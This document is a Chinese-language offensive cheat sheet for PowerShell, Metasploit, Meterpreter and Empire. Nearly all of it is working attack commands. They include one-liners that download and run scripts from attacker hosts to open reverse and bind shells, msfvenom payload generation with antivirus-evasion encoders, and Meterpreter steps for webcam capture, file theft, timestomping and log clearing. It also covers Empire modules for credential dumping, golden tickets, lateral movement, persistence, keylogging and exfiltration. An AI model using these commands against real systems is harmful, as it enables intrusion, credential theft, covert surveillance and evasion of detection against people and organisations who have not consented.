>Import-Module .\DNS_TXT_Pwnage.ps1
>DNS_TXT_Pwnage -startdomain start.zone.com -cmdstring cmd -commanddomain 1.zone.com -psstring start -psdomain zone.com -
Subdomains 1 -StopString stop
```

Powershell

MSF+Powershell

反弹MSF

靶机

```
PS >IEX(New-Object Net.WebClient).DownloadString('http://192.168.0.100/powersploit/CodeExecution/Invoke-Shellcode.ps1')
PS >Invoke-Shellcode -payload windows/meterpreter/reverse_http -lhost 192.168.0.100 -lport 6666 -force
```

攻击机：

```
>use exploit/multi/handler
>set payload windows/x64/meterpreter/reverse_ https
>run
```

或

```
>msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.0.100 LPORT=4444 -f powershell -o /var/www/html/ps
>IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.100/powersploit/CodeExecution/Invoke-Shellcode.ps1")
>IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.100/ps")
>Invoke-Shellcode -Shellcode ($buf)
```

或

```
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 -f psh-reflection >/var/www/html/a.ps1
>powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.0.101/a.ps1')"
```

Powercat

```
>powershell IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
正向连接
靶机:powercat -l -p 8080 -e cmd.exe -v
攻击机:nc 192.168.0.1 8080 -vv
反向连接:
攻击机: nc -l -p 8080 -vv
靶机:powercat -c 192.168.0.1 -p 8080 -v -e cmd.exe
远程执行
>powershell -nop -w hidden -ep bypass "IEX (New-Object
System.Net.Webclient).DownloadString('http://192.168.0.107/ps/powercat/powercat.ps1'); powercat -c 192.168.0.107 -p 12345 -v -e
cmd.exe"
正向连接
靶机:powercat -l -p 8080 -e cmd.exe -v
攻击机:nc 192.168.0.1 8080 -vv
反向连接:
攻击机: nc -l -p 8080 -vv
靶机:powercat -c 192.168.0.1 -p 8080 -v -e cmd.exe
```

Nishang

Bind shell

```
靶机:
>powershell -nop -w hidden -ep bypass "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Bind -Port
12138"
攻击机:
>nc 靶机IP 12138
```

反向shell


```
攻击机:
>nc -vnlp 9999
靶机:
>powershell -nop -w hidden -ep bypass "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -
IPAddress 攻击机IP -port 9999"
```

UDP反向shell


```
攻击机:
>nc -lvup 12138
靶机:
>powershell -nop -w hidden -ep bypass "IEX (New-Object
Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -
IPAddress 攻击机IP -port 12138"
```

HTTPS

```
攻击机:
>powershell -nop -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/nishang/Shells/Invoke-
PoshRatHttps.ps1'); Invoke-PoshRatHttps -IPAddress 192.168.0.98 -Port 8080 -SSLPort 443"  IP地址是本机IP
```




靶机：
>powershell -w hidden -nop -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.98:8080/connect')




ICMP

攻击机IP:108
靶机IP:100
https://github.com/inquisb/icmpsh
靶机执行
>powershell -nop -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.108/ps/nishang/Shells/Invoke-PowerShellIcmp.ps1');Invoke-PowerShellIcmp 192.168.0.108



攻击机执行，开启相应ICMP **ECHO**请求
>sysctl -w net.ipv4.icmp_echo_ignore_all=1
>./icmpsh_m.py 192.168.0.108 192.168.0.100



Base64

>Powershell "$string="net user";[convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($string))"

Metasploit

常规使用

#systemctl start postgresql.service 启动数据库服务
#msfdb init 初始化数据库
#msfconsole进入MSF框架
#search ms17-010 查找攻击模块
#use exploit/windows/smb/ms17_010_eternalblue 使用模块
#set payload windows/x64/meterpreter/reverse_tcp 设置载荷
#info 查看信息
#show options查看需要设置的参数
#set RHOST 192.168.125.138设置参数
#exploit 执行攻击模块
#back 回退

技巧使用

#**handler** -H 192.168.0.10 -P 3333 -p windows/x64/meterpreter/reverse_tcp快速监听
#setg 设置全局参数
#**set** autorunscript migrate -f 自动迁移进程
#**set** autorunscript migrate -n explorer.exe
#**set** AutoRunScript post/windows/manage/migrate
#**set** prependmigrate true 自动注入进程
#**set** prependmigrateProc svchost.exe
#**set** exitonsession false获取到**session**后继续监听，获得多个**session**
#**set** stagerverifysslcert false 防止出现ssl错误

```
#set SessionCommunicationTimeout 0 防止session超时退出
#set SessionExpirationTimeout 0 防止强制关闭session
#exploit -j -z  后台持续监听
>msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12138 -e x86/shikata_ga_nai -b "x00" -i 5 -a x86 --
platform windows PrependMigrate=true PrependMigrateProc=explorer.exe -f exe -o  1.exe 执行后注入到已存在的一个进程
>set EnableStageEncoding true
>set stageencoder x86/fnstenv_mov 编码进行免杀
>set stageencodingfallback false
```

模块

Auxiliary

```
#show auxiliary 查看所有模块
```

Payload

```
#show payloads 查看所有攻击载荷
Payload是目标被攻击时执行的实际功能代码
生成载荷
#use exploit/multi/script/web_delivery
>set target 2
>msfvenom --list payloads 列出所有payload
>msfvenom --list encoders 列出所有编码器
```

Windows

```
#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f exe -o /root/1.exe
#msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -e x86/shikata_ga_nai -b
'\x00\x0a\xff' -i 3 -f exe -o 1.exe
#msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f psh-reflection >xxx.ps1
#msfvenom -a x64 --platform windows -p windows/powershell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -e cmd/powershell_base64 -i 3
-f raw -o shell.ps1
>msfvenom -p windows/shell_hidden_bind_tcp LHOST=192.168.0.1 LPORT=11111  -f exe> /root/1.exe  生成NC正向连接
>msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f exe> 1.exe 生成NC反向连接
```

Linux

```
#msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -e -f elf -a x86 --platform linux -o shell
#msfvenom -p cmd/unix/reverse_bash LHOST=192.168.0.1 LPORT=11111 -f raw > shell.sh
```

MacOS

```
#msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f macho > shell.macho
```

Web

```
#msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f raw > shell.php
#msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f war > shell.war
#msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f aspx -o payload.aspx
#msfvenom --platform java -p java/jsp_shell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f raw -o payload.jsp
#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f asp > shell.asp
```

Android

```
#msfvenom -a x86 --platform Android -p android/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f apk -o payload.apk
#msfvenom -a dalvik -p android/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=12138 -f raw > shell.apk
#msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=12138 R > test.apk
```

shellcode

```
#msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.0.1 LPORT=11111 -f c –o /root/1.c
#msfvenom -p cmd/unix/reverse_python LHOST=192.168.0.1 LPORT=11111 -o shell.py
#msfvenom -a python -p python/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f raw > shell.py
#msfvenom -p cmd/unix/reverse_perl LHOST=192.168.0.1 LPORT=11111 -f raw -o payload.pl
#msfvenom -p ruby/shell_reverse_tcp LHOST=192.168.0.1 LPORT=11111 -f raw -o payload.rb
#msfvenom -p cmd/unix/reverse_lua LHOST=192.168.0.1 LPORT=11111 -f raw -o payload.lua
```

msf设置监听

```
#use exploit/multi/handler
#set payloadwindows/meterpreter/reverse_http 指定相应的payload
#set LHOST 192.168.0.1
#set LPORT 11111
#exploit -j 后台监听
或在exploit模块中直接使用set payload 命令指定payload
```

Meterpreter

交互

```
当攻击成功后会返回会话，使用session -l命令列出当前获取到的会话
#session -l
使用
#sessions -i id 来进入一个会话进行交互
#background 将当前会话放置后台
#sessions -x检查心跳
#sessions -u [ID] cmdshell升级meterpreter shell
```

提权

```
提权详见提权模块
```

命令

```
#shell 进入目标cmdshell
#uictl [enable/disable] [keyboard/mouse/all]  开启或禁止键盘/鼠标
#uictl disable mouse  禁用鼠标
#uictl disable keyboard  禁用键盘
#webcam_list   查看摄像头
#webcam_snap   通过摄像头拍照
#webcam_stream  通过摄像头开启视频
#execute -H -i -f cmd.exe 执行cmd.exe，-H不可见，-i交互
#execute -H -m -d calc.exe -f wce.exe -a "-o 1.txt" 隐藏执行
#ps查看当前活跃进程
#migrate pid     迁移进程
#kill pid   #杀死进程
```

文件操作

```
#pwd 查看当前目录
#ls 列出当前目录文件
#search -f *pass*        搜索文件
#cat c:\\passwd.txt   查看文件内容
#upload /tmp/pwn.txt C:\\1.txt   上传文件
#download c:\\passwd.txt /tmp/  下载文件
#edit c:\\1.txt  编辑或创建文件
#rm C:\\1.txt 删除文件
#mkdir folder  创建文件夹
#rmdir folder  删除文件夹
#lcd /tmp   #攻击者主机 切换目录
#timestomp -v C://2.txt   #查看时间戳
#timestomp C://2.txt -f C://1.txt #将1.txt的时间戳复制给2.txt
```

后渗透&权限维持

```
路由添加，socks建立，后门建立等查看
查看后门&持久化板块
```

清理日志

```
#clearev
```

MSF派生Cobalt strike和Empire

派生Empire

```
Empire创建一个Listener
创建一个stager选择windows/dll
MSF使用
>use post/windows/manage/reflective_dll_inject
指定session，dll的路径，进程pid
```

派生Cobalt Strike

```
cobalt 开启一个监听器windows/beacon_http/reverse_http
msf
>use exploit/windows/manage/payload_inject
指定IP、端口、payload即可
```

Empire

安装

```
#git clone https://github.com/EmpireProject/Empire.git
#cd Empire/setup
#./install.sh
```

监听

```
(Empire) > listeners
(Empire: listeners) > uselistener http
(Empire: listeners) > info 查看参数信息
(Empire: listeners/http) > set Name y
(Empire: listeners/http) > set Host http://192.168.0.1
(Empire: listeners/http) > set Port 8080
(Empire: listeners/http) > execute
>back命令返回listeners模块
>list查看已激活的listener
>kill http删除监听
```

生成

```
(Empire: listeners) > usestager windows/launcher_vbs (双击tab键查看所有模块)
(Empire: stager/windows/launcher_vbs) > info
必须设置listener的名字，可设置生成位置
(Empire: stager/windows/launcher_vbs) > set Listener y
(Empire: stager/windows/launcher_vbs) > execute
可生成vbs，靶机执行即可上线。
使用launcher命令直接生成powershell或python脚本
>launcher powershell Listener-Name
使用rename对agents更名
>rename 6NMCW4ZB target1
使用main命令放回主菜单
>list stale 列出失去权限的机器
>remove stale 去除失去权限的机器
```

连接靶机及其他操作

```
>interact target1 连接
>agent 返回靶机列表
>back 返回上一层
>shell net user 1 1 /add 执行系统目录格式
>mimikazt 加载模块获取密码
>creds 整理获取的密码，creds export /root/1.txt 保存密码，creds hash/plaintext，显示格式
>sc 获取当前桌面截图，文件存储在./Empire/download/agent名字/screenshot
>download c:\pass.txt 下载靶机文件到本机
>upload hacked.txt c:\hacked.txt 上传本机文件到靶机
```

提权

```
>agents 列表中Username没有星号则需要提权
>bypassuac listener需指定一个监听器 提权
>usemodule privesc/ms16-032需指定一个监听器 提权
>usemodule privesc/powerup/allchecks执行所有脚本检查漏洞
```

横向

```
查询域管登录机器
>usemodule situational_awareness/network/powerview/user_hunter
```

令牌窃取

```
>mimikatz
>creds  获取并整理hash及密码
```

```
>pth {ID}窃取管理员令牌
>steal_token {PID}
```

会话注入

```
>ps 查看进程
>usemodule management/psinject 设置ProcIP和Listener
```

Hash传递

```
Invoke-PsExec可能会被查杀
>usemodule situational_awareness/network/powerview/find_localadmin_access 列出可PSexec横向移动的机器
>usemodule lateral_movement/invoke_psexec需设置ComputerName和Listener
或
>usemodule lateral_movement/invoke_wmi需设置ComputerName和Listener，credID
跨域
父域域控：dc.zone.com
子域域控：sub.zone.com
子域计算机：pc.sub.zone.com
子域普通用户：sub\user1
查看信任关系
>usemodule situational_awareness/network/powerview/get_domain_trust
获取父域krbtgt SID，使用management/user_to_sid获取sid
需设置Domain和User=krbtgt
>usemodule credentials/mimikatz/dcsync 设置UserName 子域\krbtgt 获取子域hash
>usemodule credentials/mimikatz/golden_ticket 伪造sid
需设置User为伪造用户 sids伪造的标识符{krbtgt sid}-519
>usemodule credentials/mimikatz/dcsync 获取父域krbtgt的hash
>usemodule credentials/mimikatz/golden_ticket 使用父域krbtgt进行PTH攻击，指定父域CredID，用户名和域
>shell dir \\dc.zone.com\c$
```

后门&持久化

映像劫持

```
>usemodule lateral_movement/invoke_wmi_debugger
设置Listener，ComputerName(大写)，TargetBinary(sethc.exe, Utilman.exe, osk.exe, Narrator.exe, Magnify.exe)，分别是粘滞键，轻松访问，屏幕键盘，讲述人，放大镜。
```

注入注册表启动项

```
>usemodule persistence/elevated/registry*
设置Listener，注册表路径RegPath [HKLM\software\microsoft\windows\currentversion\run]
```

计划任务

```
>usemodule persistence/elevated/schtasks*
设置Listener和DailyTime
```

WMI

```
>usemodule persistence/elevated/wmi
设置Listener
```

注入SSP

```
查看SSP章节
```

Collection（信息采集）

Collection（信息采集）

模块名	功能
collection/ChromeDump	收集chrome浏览器保存的密码和浏览历史记录
collection/FoxDump	收集Firefox浏览器保存的密码和浏览历史记录
collection/USBKeylogger*	利用ETW作为键盘记录
collection/WebcamRecorder	从摄像头捕获视频
collection/browser_data	搜索浏览器历史记录或书签

模块名	功能
collection/clipboard_monitor	按指定的时间间隔监视剪贴板
collection/file_finder	查找域中的敏感文件
collection/find_interesting_file	查找域中的敏感文件
collection/get_indexed_item	获取Windows desktop search索引文件
collection/get_sql_column_sample_data	从目标SQL Server返回列信息。
collection/get_sql_query	在目标SQL服务器上执行查询
collection/inveigh	Windows PowerShell LLMNR/mDNS/NBNS中间人工具
collection/keylogger	键盘记录到keystrokes.txt文件中，文件位置/downloads/agentname/keystrokes.txt/agentname
collection/minidump	进程的全内存转储，PowerSploit的Out-Minidump.ps1
collection/netripper	将NetRipper注入目标进程，该进程使用API挂钩以拦截来自低特权用户的网络流量和与加密相关的功能，从而能够在加密之前/解密之后捕获纯文本流量和加密流量。
collection/ninjacopy*	通过读取原始卷并解析NTFS结构，从NTFS分区卷中复制文件。
collection/packet_capture*	使用netsh在主机上启动数据包捕获。
collection/prompt	提示当前用户在表单框中输入其凭据，然后返回结果。
collection/screenshot	屏幕截图
collection/vaults/add_keepass_config_trigger	寻找KeePass配置
collection/vaults/find_keepass_config	此模块查找并解析KeePass.config.xml (2.X)和KeePass.config.xml (1.X)文件。
collection/vaults/get_keepass_config_trigger	该模块从KeePass 2.X配置XML文件中提取触发器说明
collection/vaults/keethief	此模块检索未锁定的KeePass数据库的database mastey key信息
collection/vaults/remove_keepass_config_trigger	该模块从Find-KeePassConfig找到的所有KeePass配置中删除所有触发器

```
>usemodule collection/ tab补齐查看模块
>usemodule collection/screenshot 获取当前桌面截图，文件存储在./Empire/download/agent名字/screenshot
>usemodule collection/keylogger 键盘记录，文件存储在./Empire/download/agent名字/agent.log
>usemodule situational_awareness/host/winenum 查看当前用户、AD组、剪切板内容、系统版本、共享、网络信息、防火墙规则
>usemodule situational_awareness/network/powerview/share_finder 列出域内所有共享
>usemodule situational_awareness/network/arpscan
>set Range 192.168.0.1-192.168.0.100 ARP扫描，需设置扫描网段区间
>usemodule situational_awareness/network/portscan
>set Hosts 192.168.0.1-192.168.0.100 端口扫描，需设置IP或IP段
>usemodule situational_awareness/network/reverse_dns DNS信息，需设置IP
>set Range 192.168.0.1-192.168.0.100
>usemodule situational_awareness/network/powerview/get_domain_controller 查找域控
```

Code_execution（代码执行）

模块名	功能
code_execution/invoke_dllinjection	使用PowerSploit的Invoke-DLLInjection将Dll注入您选择的进程ID。
code_execution/invoke_metasploitpayload	生成一个新的隐藏PowerShell窗口，该窗口下载并执行Metasploit Payload。这与Metasploit模块theexploit/multi/scripts/web_delivery互动
code_execution/invoke_ntsd	使用NT Symbolic Debugger执行Empire launcher代码
code_execution/invoke_reflectivepeinjection	使用PowerSploit的Invoke-ReflectivePEInjection进行反射PE注入，将DLL/EXE加载进PowerShell进程中，或者将DLL加载进远程进程中
code_execution/invoke_shellcode	使用PowerSploit的Invoke--Shellcode注入Shellcode
code_execution/invoke_shellcodemsil	执行shellcode

Credentials（身份凭证）

模块名	功能
credentials/credential_injection*	运行PowerSploit的Invoke-CredentialInjection创建具有明文凭证的登录，而不会触发事件ID 4648使用显式凭据尝试登录
credentials/enum_cred_store	从Windows凭据管理器中转储当前交互用户的纯文本凭据

模块名	功能
credentials/invoke_kerberoast	为具有非空服务主体名称（SPN）的所有用户请求kerberos票据，并将其提取为John或Hashcat可用格式
credentials/powerdump*	使用Posh-SecMod的Invoke-PowerDump从本地系统中转储哈希
credentials/sessiongopher	提取WinSCP已保存的会话和密码
credentials/tokens	运行PowerSploit的Invoke-TokenManipulation枚举可用的登录令牌，并使用它们创建新的进程
credentials/vault_credential*	运行PowerSploit的Get-VaultCredential以显示Windows Vault凭证对象，包括明文Web凭证
credentials/mimikatz/cache*	运行PowerSploit的Invoke-Mimikatz函数以提取MSCache(v2) hashes
credentials/mimikatz/certs*	运行PowerSploit的Invoke-Mimikatz函数将所有证书提取到本地目录
credentials/mimikatz/command*	使用自定义命令运行PowerSploit的Invoke-Mimikatz函数
credentials/mimikatz/dcsync	运行PowerSploit的Invoke-Mimikatz函数，以通过Mimikatz的lsadump::dcsync模块提取给定的帐户密码
credentials/mimikatz/dcsync_hashdump	运行PowerSploit的Invoke-Mimikatz函数，以使用Mimikatz的lsadump::dcsync模块收集所有域哈希
credentials/mimikatz/extract_tickets	运行PowerSploit的Invoke-Mimikatz函数，以base64编码形式从内存中提取kerberos票据
credentials/mimikatz/golden_ticket	运行PowerSploit的Invoke-Mimikatz函数以生成黄金票据并将其注入内存
credentials/mimikatz/keys*	运行PowerSploit的Invoke-Mimikatz函数以将所有密钥提取到本地目录
credentials/mimikatz/logonpasswords*	运行PowerSploit的Invoke-Mimikatz函数以从内存中提取纯文本凭据。
credentials/mimikatz/lsadump*	运行PowerSploit的Invoke-Mimikatz函数以从内存中提取特定的用户哈希。 在域控制器上很有用。
credentials/mimikatz/mimitokens*	运行PowerSploit的Invoke-Mimikatz函数以列出或枚举令牌。
credentials/mimikatz/pth*	运行PowerSploit的Invoke-Mimikatz函数以执行sekurlsa::pth来创建一个新进程。
credentials/mimikatz/purge	运行PowerSploit的Invoke-Mimikatz函数从内存中清除所有当前的kerberos票据
credentials/mimikatz/sam*	运行PowerSploit的Invoke-Mimikatz函数从安全帐户管理器（SAM）数据库中提取哈希
credentials/mimikatz/silver_ticket	运行PowerSploit的Invoke-Mimikatz函数，以生成服务器/服务的白银票据并将其注入内存。
credentials/mimikatz/trust_keys*	运行PowerSploit的Invoke-Mimikatz函数，从域控制器中提取域信任密钥。

Exfiltration（数据窃取）

模块名	功能
exfiltration/egresscheck	可用于帮助检查主机与客户端系统之间的出口，详细信息：https://github.com/stufus/egresscheck-framework
exfiltration/exfil_dropbox	下载文件到dropbox

Exploitation（漏洞利用EXP）

模块名	功能
exploitation/exploit_eternalblue	MS17_010永恒之蓝漏洞利用
exploitation/exploit_jboss	Jboss漏洞利用
exploitation/exploit_jenkins	在未授权访问的Jenkins脚本控制台上运行命令

Lateral_movement（横向移动）

模块名	功能
lateral_movement/inveigh_relay	smb中继攻击
lateral_movement/invoke_dcom	使用DCOM在远程主机上执行stager
lateral_movement/invoke_executemsbuild	该模块利用WMI和MSBuild编译并执行一个包含Empire launcher的xml文件。
lateral_movement/invoke_psexec	PsExec横向移动
lateral_movement/invoke_psremoting	远程PowerShell横向移动
lateral_movement/invoke_smbexec	SMBExec横向移动
lateral_movement/invoke_sqloscmd	利用xp_cmdshell横向移动
lateral_movement/invoke_sshcommand	利用SSH横向移动
lateral_movement/invoke_wmi	利用WMI横向移动

模块名	功能
lateral_movement/invoke_wmi_debugger	使用WMI将远程机器上的二进制文件的调试器设置为cmd.exe或stager
lateral_movement/jenkins_script_console	利用未授权访问的Jenkins脚本控制台横向移动
lateral_movement/new_gpo_immediate_task	利用GPO中的计划任务横向移动

Management（管理）

模块名	功能
management/enable_rdp*	在远程计算机上启用RDP并添加防火墙例外。
management/disable_rdp*	在远程计算机上禁用RDP
management/downgrade_account	在给定的域帐户上设置可逆加密，然后强制下次用户登录时设置密码。
management/enable_multi_rdp*	允许多个用户建立同时的RDP连接。
management/get_domain_sid	返回当前指定域的SID
management/honeyhash*	将人工凭证注入到LSASS
management/invoke_script	运行自定义脚本
management/lock	锁定工作站的显示
management/logoff	从计算机上注销当前用户（或所有用户）
management/psinject	利用Powershell注入Stephen Fewer形成的ReflectivePick，该ReflectivePick在远程过程中从内存执行PS代码
management/reflective_inject	利用Powershell注入Stephen Fewer形成的ReflectivePick，该ReflectivePick在远程过程中从内存执行PS代码
management/restart	重新启动指定的机器
management/runas	绕过GPO路径限制
management/shinject	将PIC Shellcode Payload注入目标进程
management/sid_to_user	将指定的域sid转换为用户
management/spawn	在新的powershell.exe进程中生成新agent
management/spawnas	使用指定的登录凭据生成agent
management/switch_listener	切换listener
management/timestomp	通过'调用Set-MacAttribute执行类似耗时的功能
management/user_to_sid	将指定的domain\user转换为domain sid
management/vnc	Invoke-Vnc在内存中执行VNC代理并启动反向连接
management/wdigest_downgrade*	将计算机上的wdigest设置为使用显式凭据
management/zipfolder	压缩目标文件夹以供以后渗透
management/mailraider/disable_security	此函数检查ObjectModelGuard
management/mailraider/get_emailitems	返回指定文件夹的所有项目
management/mailraider/get_subfolders	返回指定顶级文件夹中所有文件夹的列表
management/mailraider/mail_search	在给定的Outlook文件夹中搜索项目
management/mailraider/search_gal	返回与指定搜索条件匹配的所有exchange users
management/mailraider/send_mail	使用自定义或默认模板将电子邮件发送到指定地址。
management/mailraider/view_email	选择指定的文件夹，然后在指定的索引处输出电子邮件项目

Persistence（持久化）

模块名	功能
persistence/elevated/registry*	计算机启动项持久化，通过HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run进行持久化，运行一个stager或者脚本
persistence/elevated/schtasks*	计划任务持久化
persistence/elevated/wmi*	WMI事件订阅持久化
persistence/elevated/wmi_updater*	WMI订阅持久化

模块名	功能
persistence/misc/add_netuser	将域用户或本地用户添加到当前（或远程）计算机
persistence/misc/add_sid_history*	运行PowerSploit的Invoke-Mimikatz函数以执行misc::addsid以添加用户的sid历史记录。仅适用于域控制器
persistence/misc/debugger*	将指定目标二进制文件的调试器设置为cmd.exe
persistence/misc/disable_machine_acct_change*	禁止目标系统的机器帐户自动更改其密码
persistence/misc/get_ssps	枚举所有已加载的安全软件包
persistence/misc/install_ssp*	安装安全支持提供程序dll
persistence/misc/memssp*	运行PowerSploit的Invoke-Mimikatz函数以执行misc::memssp，将所有身份验证事件记录到C:\Windows\System32\mimisla.log
persistence/misc/skeleton_key*	运行PowerSploit的Invoke-Mimikatz函数来执行misc::skeleton，植入密码mimikatz的万能钥匙。 仅适用于域控制器
persistence/powerbreach/deaduser	DeadUserBackdoor后门，详细信息：http://www.sixdub.net/?p=535
persistence/powerbreach/eventlog*	启动事件循环后门
persistence/powerbreach/resolver	启动解析器后门
persistence/userland/backdoor_lnk	LNK文件后门
persistence/userland/registry	计算机启动项持久化，通过HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run进行持久化，运行一个stager或者脚本
persistence/userland/schtasks	计划任务持久化

Privesc（权限提升）

模块名	功能
privesc/ask	弹出一个对话框，询问用户是否要以管理员身份运行powershell
privesc/bypassuac	UAC bypass
privesc/bypassuac_env	UAC bypass
privesc/bypassuac_eventvwr	UAC bypass
privesc/bypassuac_fodhelper	UAC bypass
privesc/bypassuac_sdctlbypass	UAC bypass
privesc/bypassuac_tokenmanipulation	UAC bypass
privesc/bypassuac_wscript	UAC bypass
privesc/getsystem*	获取system特权
privesc/gpp	利用windows组策略首选项缺陷获取系统帐号
privesc/mcafee_sitelist	寻找McAfee SiteList.xml文件的纯文本密码
privesc/ms16-032	MS16-032本地提权
privesc/ms16-135	MS16-135本地提权
privesc/tater	利用PowerShell实现的Hot Potato提权
privesc/powerup/allchecks	检查目标主机的攻击向量以进行权限提升
privesc/powerup/find_dllhijack	查找通用的.DLL劫持
privesc/powerup/service_exe_restore	还原备份的服务二进制文件
privesc/powerup/service_exe_stager	备份服务的二进制文件，并用启动stager.bat的二进制文件替换原始文件
privesc/powerup/service_exe_useradd	修改目标服务以创建本地用户并将其添加到本地管理员
privesc/powerup/service_stager	修改目标服务以执行Empire stager
privesc/powerup/service_useradd	修改目标服务以创建本地用户并将其添加到本地管理员
privesc/powerup/write_dllhijacker	将可劫持的.dll以及.dll调用的stager.bat一起写到指定路径。 wlbsctrl.dll在Windows 7上运行良好。需要重新启动计算机

Recon（侦察）

模块名	功能
recon/find_fruit	在网络范围内搜索潜在的易受攻击的Web服务

模块名	功能
recon/get_sql_server_login_default_pw	发现在当前广播域之内的SQL Server实例
recon/http_login	针对基本身份验证测试凭据

Situational_awareness（态势感知）

模块名	
situational_awareness/host/antivirusproduct	获取防病毒产品信息
situational_awareness/host/computerdetails*	枚举有关系统的有用信息
situational_awareness/host/dnsserver	枚举系统使用的DNS服务器
situational_awareness/host/findtrusteddocuments	该模块将枚举适当的注册表
situational_awareness/host/get_pathacl	枚举给定文件路径的ACL
situational_awareness/host/get_proxy	枚举当前用户的代理服务器和WPAD内容
situational_awareness/host/get_uaclevel	枚举UAC级别
situational_awareness/host/monitortcpconnections	监视主机与指定域名或IPv4地址的TCP连接，对于会话劫持和查找与敏感服务进行交互的用户很有用
situational_awareness/host/paranoia*	持续检查运行过程中是否存在可疑用户
situational_awareness/host/winenum	收集有关主机和当前用户上下文的相关信息
situational_awareness/network/arpscan	针对给定范围的IPv4 IP地址执行ARP扫描
situational_awareness/network/bloodhound	执行BloodHound数据收集
situational_awareness/network/get_exploitable_system	查询Active Directory以查找可能容易受到Metasploit Exploit的系统
situational_awareness/network/get_spn	获取服务主体名称（SPN）
situational_awareness/network/get_sql_instance_domain	返回SQL Server实例列表
situational_awareness/network/get_sql_server_info	从目标SQL Server返回基本服务器和用户信息
situational_awareness/network/portscan	使用常规套接字进行简单的端口扫描
situational_awareness/network/reverse_dns	执行给定IPv4 IP范围的DNS反向查找
situational_awareness/network/smbautobrute	针对用户名/密码列表运行SMB暴力破解
situational_awareness/network/smbscanner	在多台机器上测试用户名/密码组合
situational_awareness/network/powerview/find_foreign_group	枚举给定域的组的所有成员，并查找不在查询域中的用户
situational_awareness/network/powerview/find_foreign_user	枚举在其主域之外的组中的用户
situational_awareness/network/powerview/find_gpo_computer_admin	获取计算机（或GPO）对象，并确定哪些用户/组对该对象具有管理访问权限
